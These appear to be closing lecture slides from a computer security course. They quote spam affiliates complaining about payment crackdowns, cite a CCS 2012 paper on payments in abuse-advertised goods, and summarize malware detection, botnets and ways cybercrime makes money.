
2011-11-22 10:16:38 Starting today our work has stopped banking. Due to this, we have a (and more) in the affiliate program for the duration of the time of processing.



1/23/2012 Remark by leading affiliate:
"The sun is setting on the OEM era"

McCoy, Kreibich, Voelker and Savage, *Priceless: the role of Payments in Abuse-advertised Goods*, CCS 2012.

Life is tough all around...



"Right now most affiliate programs have a mass of declines, cancels and pendings, and it doesn't depend much on the program imho, there is a general sad picture, **fucking Visa is burning us with napalm** (for problematic countries, it's totally fucked, on a couple of programs you're lucky if you get 50% through)."

Summary

- Malware detection is complex
 - No foolproof way to tell if software is benign or not
 - Arms race where malware authors innovate to stay undetected
- Botnets have become a staple of e-crime (spam, phishing, identity theft, etc)
 - Couple large numbers of compromised machines with central command and control
 - Creates platform economy
- Cybercrime
 - Lots of ways to monetize access to someone's computer (information, access, bandwidth, etc)
 - Click fraud, info stealers, ransomware, ddos, etc...
 - Spam
 - Direct marketing meets botnets -> 100B spam/day
 - Significant profit center for criminals
- Sometimes most effective solutions aren't technical

Good luck!

- You've been a great class!
- Make the world safer!